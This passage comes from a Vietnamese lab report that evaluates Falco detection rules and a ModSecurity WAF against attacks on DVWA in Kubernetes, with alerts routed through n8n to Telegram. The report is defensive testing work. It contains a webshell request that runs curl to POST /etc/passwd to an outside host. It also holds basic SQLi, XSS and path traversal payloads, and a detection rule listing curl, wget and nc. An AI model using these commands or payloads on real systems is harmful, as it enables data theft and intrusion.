stage_2]


    - rule: Detect Data Exfiltration Tools (Stage 3)
      desc: Phat hien su dung cong cu mang
      condition: >
        k8s.ns.name = "dvwa" and evt.type = execve
and
        (proc.name in (curl, wget, nc, ncat) or
proc.cmdline contains "curl " or proc.cmdline
contains "wget " or proc.cmdline contains "http")
      output: >
        CANH BAO TRICH XUAT DU LIEU (EXFILTRATION):
Phat hien cong cu mang. (Tien trinh: %proc.name |
Lenh: %proc.cmdline | Pod: %k8s.pod.name)
      priority: CRITICAL
      tags: [exfiltration, network, stage_3]
```

Bước 2: Nạp lại file Master này vào hệ thống


Bash

```
helm upgrade falco falcosecurity/falco -n falco \
  --reuse-values \
  -f master-rules.yaml
```

3.2.3.2. TEST CASE

- Mục tiêu**:** Hacker gom dữ liệu đã thu thập được và lén lút sử dụng công cụ mạng (curl) để tuồn dữ liệu ra máy chủ C2 bên ngoài.
- Thao tác trên trình duyệt:

```
http://172.16.1.138:8000/hackable/uploads/shell.php?cmd=curl%20-X%20POST%20-d%20@/etc/passwd%20http://example.com
```



Hình 12: Kết quả kiểm thử trích xuất dữ liệu

Kết quả:

- Rule: Detect Data Exfiltration Tools (Stage 3)
- Log hiển thị: CRITICAL: CANH BAO TRICH XUAT DU LIEU (EXFILTRATION): Phat hien cong cu mang...
- Tag nhận diện: exfiltration, stage_3

3.2.4. Đánh giá kết quả kiểm thử

Thực nghiệm được thực hiện khi không có WAF, nên Falco là lớp phòng thủ duy nhất. Chuỗi tấn công đi qua ba giai đoạn gồm khai thác web, xâm nhập – leo thang – rà quét, và trích xuất dữ liệu. Kết quả được tổng hợp ở bảng 8.

Giai đoạn	**Hành vi mô phỏng**	**Rule kích hoạt**	**Mức độ**	**Kết quả**
1. Khai thác web	Upload shell.php, gọi ?cmd=whoami qua URL	Detect WebShell Execution (RCE)	CRITICAL	Phát hiện, có cảnh báo Telegram (Hình 8)

1. Khai thác web	Ghi file .php và chạy whoami qua kubectl exec	Detect WebShell Upload; Detect WebShell Execution	WARNING; CRITICAL	Phát hiện
2. Rà quét	whoami; id; ip a	Detect Container Discovery Commands	CRITICAL	Phát hiện (Hình 10)
2. Leo thang	cat /etc/shadow	Detect Execution and File Modification	CRITICAL	Phát hiện (Hình 11)
3. Trích xuất dữ liệu	curl -X POST -d @/etc/passwd gửi ra máy chủ ngoài	Detect Data Exfiltration Tools	CRITICAL	Phát hiện (Hình 12)

Bảng 8: Tổng hợp kết quả phát hiện theo từng giai đoạn tấn công

Về hiệu quả phát hiện. Cả ba giai đoạn đều được phát hiện, và cảnh báo đến Telegram qua luồng Falco, Falcosidekick, n8n. Các hành vi kiểm thử đều diễn ra bên trong container (ghi file PHP, chạy lệnh hệ thống, đọc tệp nhạy cảm, gọi công cụ mạng), nên Falco bắt được ở mức system call mà không cần can thiệp vào ứng dụng. Việc đặt tag theo giai đoạn (stage_2, stage_3) và nhóm hành vi (discovery, execution, exfiltration) cho phép tái hiện diễn biến tấn công theo thời gian trên Grafana.

Về độ chi tiết của cảnh báo. Mỗi cảnh báo chứa lệnh thực thi, tiến trình cha, tên Pod, namespace và image. Ví dụ ở Hình 12, cảnh báo ghi rõ lệnh curl -X POST -d @/etc/passwd và đích đến. Thông tin này đủ để quản trị viên xác định Pod bị ảnh hưởng và hành vi của kẻ tấn công mà không cần truy cập vào cụm ngay.

Về khả năng tương quan. Một hành vi có thể kích hoạt nhiều rule cùng lúc. Chẳng hạn lệnh cat /etc/shadow sinh cảnh báo RCE (Giai đoạn 1) và cảnh báo xâm nhập (Giai đoạn 2) (Hình 11). Điều này cho thấy các lớp rule bổ sung cho nhau và giúp đánh giá mức nghiêm trọng của sự cố chính xác hơn, nhưng đồng thời làm tăng số lượng cảnh báo.

Hạn chế.

- Rule chủ yếu dựa trên tên tiến trình và chuỗi lệnh. Các lệnh phổ biến như curl, wget, ls, cat có thể gây cảnh báo giả với hoạt động quản trị hợp lệ. Điều kiện proc.cmdline contains "http" ở Giai đoạn 3 cũng khá rộng. Kẻ

tấn công có thể lách bằng cách đổi tên công cụ hoặc dùng phương thức khác.

- Thực nghiệm chạy trên một ứng dụng cố ý chứa lỗ hổng (DVWA) trong môi trường lab, chưa đo định lượng số lần thử, tỷ lệ phát hiện, tỷ lệ cảnh báo giả và độ trễ từ lúc tấn công đến lúc nhận thông báo.
- Nội dung tin nhắn Telegram còn nhiều trường kỹ thuật (container id, image...) nên khó đọc nhanh.

Kết luận. Thực nghiệm ở mục 3.2 cho thấy khi lớp bảo vệ ứng dụng không có mặt hoặc đã bị vượt qua, Falco vẫn phát hiện được các hành vi đặc trưng của chuỗi tấn công, từ thực thi lệnh, rà quét, leo thang đến trích xuất dữ liệu, và cảnh báo được chuyển tới Telegram qua n8n. Tuy nhiên, Falco về bản chất là cơ chế phát hiện: cảnh báo chỉ xuất hiện sau khi hành vi đã diễn ra bên trong container. Vì vậy, mục 3.3 bổ sung WAF ModSecurity ở phía trước để chặn tấn công ngay từ tầng ứng dụng và kiểm chứng hiệu quả của lớp bảo vệ này.

3.3. Kiểm thử DVWA khi đã có thêm WAF bảo vệ

3.3.1. Kiểm thử tấn công Sqli

Chèn ký tự sqli:

Bash

```
' OR 1=1 #
```

- Kết quả


Waf phát hiện ra dấu hiệu tấn công SQL Injection nên đã tiến hành chặn đứng cuộc tấn công đó



Hình 13: WAF chặn tấn công SQLi

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công Sqli.



Hình 14: Kết quả cảnh báo waf chặn tấn công SQLi

Kết quả: Waf đã chặn thành công cuộc tấn công SQLi vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.2. Kiểm thử tấn công XSS

Bash

```
<script>alert(1)</script>
```


Waf phát hiện ra dấu hiệu tấn công XSS nên đã tiến hành chặn đứng cuộc tấn công đó



Hình 15: WAF chặn tấn công XSS

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công XSS.



Hình 16: Kết quả cảnh báo WAF chặn tấn công XSS

Kết quả: Waf đã chặn thành công cuộc tấn công XSS vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.3. Kiểm thử tấn công path traversal

Chèn chuỗi leo thang thư mục vào URL

- Trên thanh địa chỉ (URL) của trình duyệt, ta sẽ thấy nó có dạng:

```
http://127.0.0.1:8888/vulnerabilities/fi/?page=include.php
```



Hình 17: URL test path traversal

- Thay chữ `include.php` bằng chuỗi leo thang thư mục


```
../../../../../../etc/passwd
```



Hình 18: WAF chặn tấn công path traversal

Cảnh báo:

Telegram đã nhận lại alert từ n8n và tiến hành gửi tin nhắn cảnh báo đã chặn thành công cuộc tấn công path traversal.



Hình 19: Kết quả cảnh báo tấn công path traversal

Kết quả: Waf đã chặn thành công cuộc tấn công path traversal vào trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.4. Kiểm thử upload file


Upload file có chứa mã độc

- Ta upload file shell.php đã tạo ở test1 mục 3.2.2.



Hình 20: Test tấn công upload file có chứa mã độc

- Upload file và telegram cảnh báo upload file mã độc:



Hình 21: Kết quả cảnh báo Upload file có mã độc

Kết quả: Waf đã chặn thành công việc upload file có chứa ký tự nghi ngờ là mã độc lên trang web dvwa và tiến hành gửi cảnh báo về telegram

3.3.5. Đánh giá kết quả kiểm thử

Từ bốn kịch bản kiểm thử SQL Injection, XSS, path traversal và upload file trên DVWA sau khi tích hợp WAF, có thể rút ra một số đánh giá về hiệu quả của giải pháp bảo vệ đã triển khai. Khác với mục 3.2, nơi kẻ tấn công truy cập trực tiếp vào DVWA qua cổng 8000, ở mục này mọi request đều đi qua WAF (cổng 8888).

a) Về khả năng phát hiện và ngăn chặn của WAF

Trong cả bốn kịch bản, WAF đều nhận diện đúng dấu hiệu tấn công dựa trên đặc điểm của payload (cú pháp thao túng câu truy vấn SQL đối với SQLi, thẻ script chèn mã thực thi phía trình duyệt đối với XSS, chuỗi leo thang thư

mục đối với path traversal, tệp có nội dung nghi ngờ là mã độc đối với upload) và chặn đứng yêu cầu trước khi nó được xử lý bởi ứng dụng DVWA. Điều này cho thấy bộ luật đang sử dụng (dựa trên OWASP CRS) bao phủ được các dạng tấn công cơ bản trong phạm vi thử nghiệm, đúng như mục tiêu thiết kế của ModSecurity kết hợp CRS đã trình bày ở mục 1.4.5. Việc chặn được thực hiện ngay tại lớp WAF, trước khi request chạm tới tầng ứng dụng, giúp giảm thiểu rủi ro dù bản thân DVWA vốn được dựng có chủ đích với lỗ hổng.

b) Về chuỗi cảnh báo và phản ứng tự động (SOAR)

Kết quả kiểm thử cho thấy luồng cảnh báo đã hoạt động end-to-end: sự kiện bị chặn tại WAF được sinh log, log được n8n tiếp nhận và xử lý, sau đó n8n gửi thông báo qua Telegram đến người quản trị. Theo quan sát, cảnh báo đến Telegram sau một khoảng thời gian ngắn kể từ lúc tấn công bị chặn, phù hợp với mô hình SOAR đã cấu hình, trong đó n8n đóng vai trò điều phối (orchestration) và tự động hóa (automation) khâu thông báo. Việc cảnh báo được đẩy trực tiếp đến kênh liên lạc quen thuộc (Telegram) giúp rút ngắn thời gian phản ứng của đội vận hành so với việc phải chủ động vào xem dashboard hoặc log.

c) Về sự phối hợp giữa WAF và Falco

Kết quả ở mục 3.3 bổ sung cho mục 3.2. Tệp shell.php dùng để mở đầu chuỗi tấn công ở 3.2 (tạo tại mục 3.2.1.2) đã bị WAF chặn ngay khâu upload, nên các giai đoạn rà quét, leo thang và trích xuất dữ liệu không có điều kiện diễn ra. Khi request bị chặn từ đầu, hành vi không tới được container nên không phát sinh sự kiện runtime để Falco phát hiện. Hai cơ chế do đó đóng vai trò khác nhau: WAF ngăn chặn ở tầng ứng dụng, còn Falco phát hiện ở tầng runtime khi lớp bảo vệ ngoài bị vượt qua hoặc không có mặt. Cả hai cùng đẩy cảnh báo về một đầu mối duy nhất là n8n, rồi tới Telegram.

d) Hạn chế

WAF hoạt động dựa trên bộ luật (OWASP CRS) nên có thể bị lách bằng payload được biến đổi, hoặc gây cảnh báo giả với các request hợp lệ. Thực nghiệm mới dùng các payload cơ bản, chưa đo định lượng tỷ lệ chặn, tỷ lệ cảnh báo giả và độ trễ của chuỗi cảnh báo.

f) Kết luận


Cả bốn kịch bản (SQLi, XSS, path traversal, upload mã độc) đều bị WAF ModSecurity chặn trước khi tới ứng dụng, đồng thời cảnh báo được n8n chuyển tới Telegram. Kết hợp với kết quả ở mục 3.2, mô hình đạt được phòng thủ nhiều lớp: WAF chặn tấn công từ ngoài vào, Falco giám sát và phát hiện hành vi bất thường bên trong cụm, n8n tập trung cảnh báo và thông báo cho người quản trị.

3.4. Tương quan sự kiện trên Grafana

Để theo dõi hoạt động của hệ thống trong suốt quá trình thực nghiệm, đồ án sử dụng Grafana làm lớp trực quan hóa. Các dashboard lấy dữ liệu từ Prometheus, nơi thu thập metrics do Falco xuất ra qua cổng 8765 và metrics của chính Grafana. Trong mô hình triển khai, Grafana chỉ đảm nhiệm việc hiển thị; việc gửi cảnh báo do Falco thực hiện qua Falcosidekick và n8n.

Ba dashboard được sử dụng gồm: Falco dashboard theo dõi tốc độ phát sinh sự kiện, Falco overview dashboard theo dõi số lần phát hiện, trạng thái và tài nguyên của Falco, và Grafana overview theo dõi tình trạng hoạt động của Grafana. Nội dung các dashboard được đối chiếu với cảnh báo Telegram ở mục 3.2 và 3.3 để kiểm chứng tính nhất quán giữa hai kênh.

3.4.1. Falco dashboard



Hình 22: Falco dashboard

Hình 22 thể hiện panel *Events rate*, biểu diễn tốc độ phát sinh sự kiện (số sự kiện mỗi giây) của Falco theo từng nhóm trong khoảng 10:27 đến 10:40 ngày 29/09/2026. Trước 10:27 tốc độ gần bằng 0; từ khoảng 10:28 tốc độ tăng lên khi các kịch bản tấn công bắt đầu, đạt đỉnh khoảng 0,025 sự kiện/giây vào khoảng 10:32 và đỉnh thứ hai khoảng 0,021 sự kiện/giây vào khoảng 10:35, sau đó giảm về 0 khi kết thúc. Hai đỉnh này trùng với thời điểm nhận cảnh báo Telegram ở các Hình 8, 11 và 12, cho thấy dashboard phản ánh đúng diễn biến chuỗi tấn công theo thời gian.

3.4.2. Falco overview dashboard



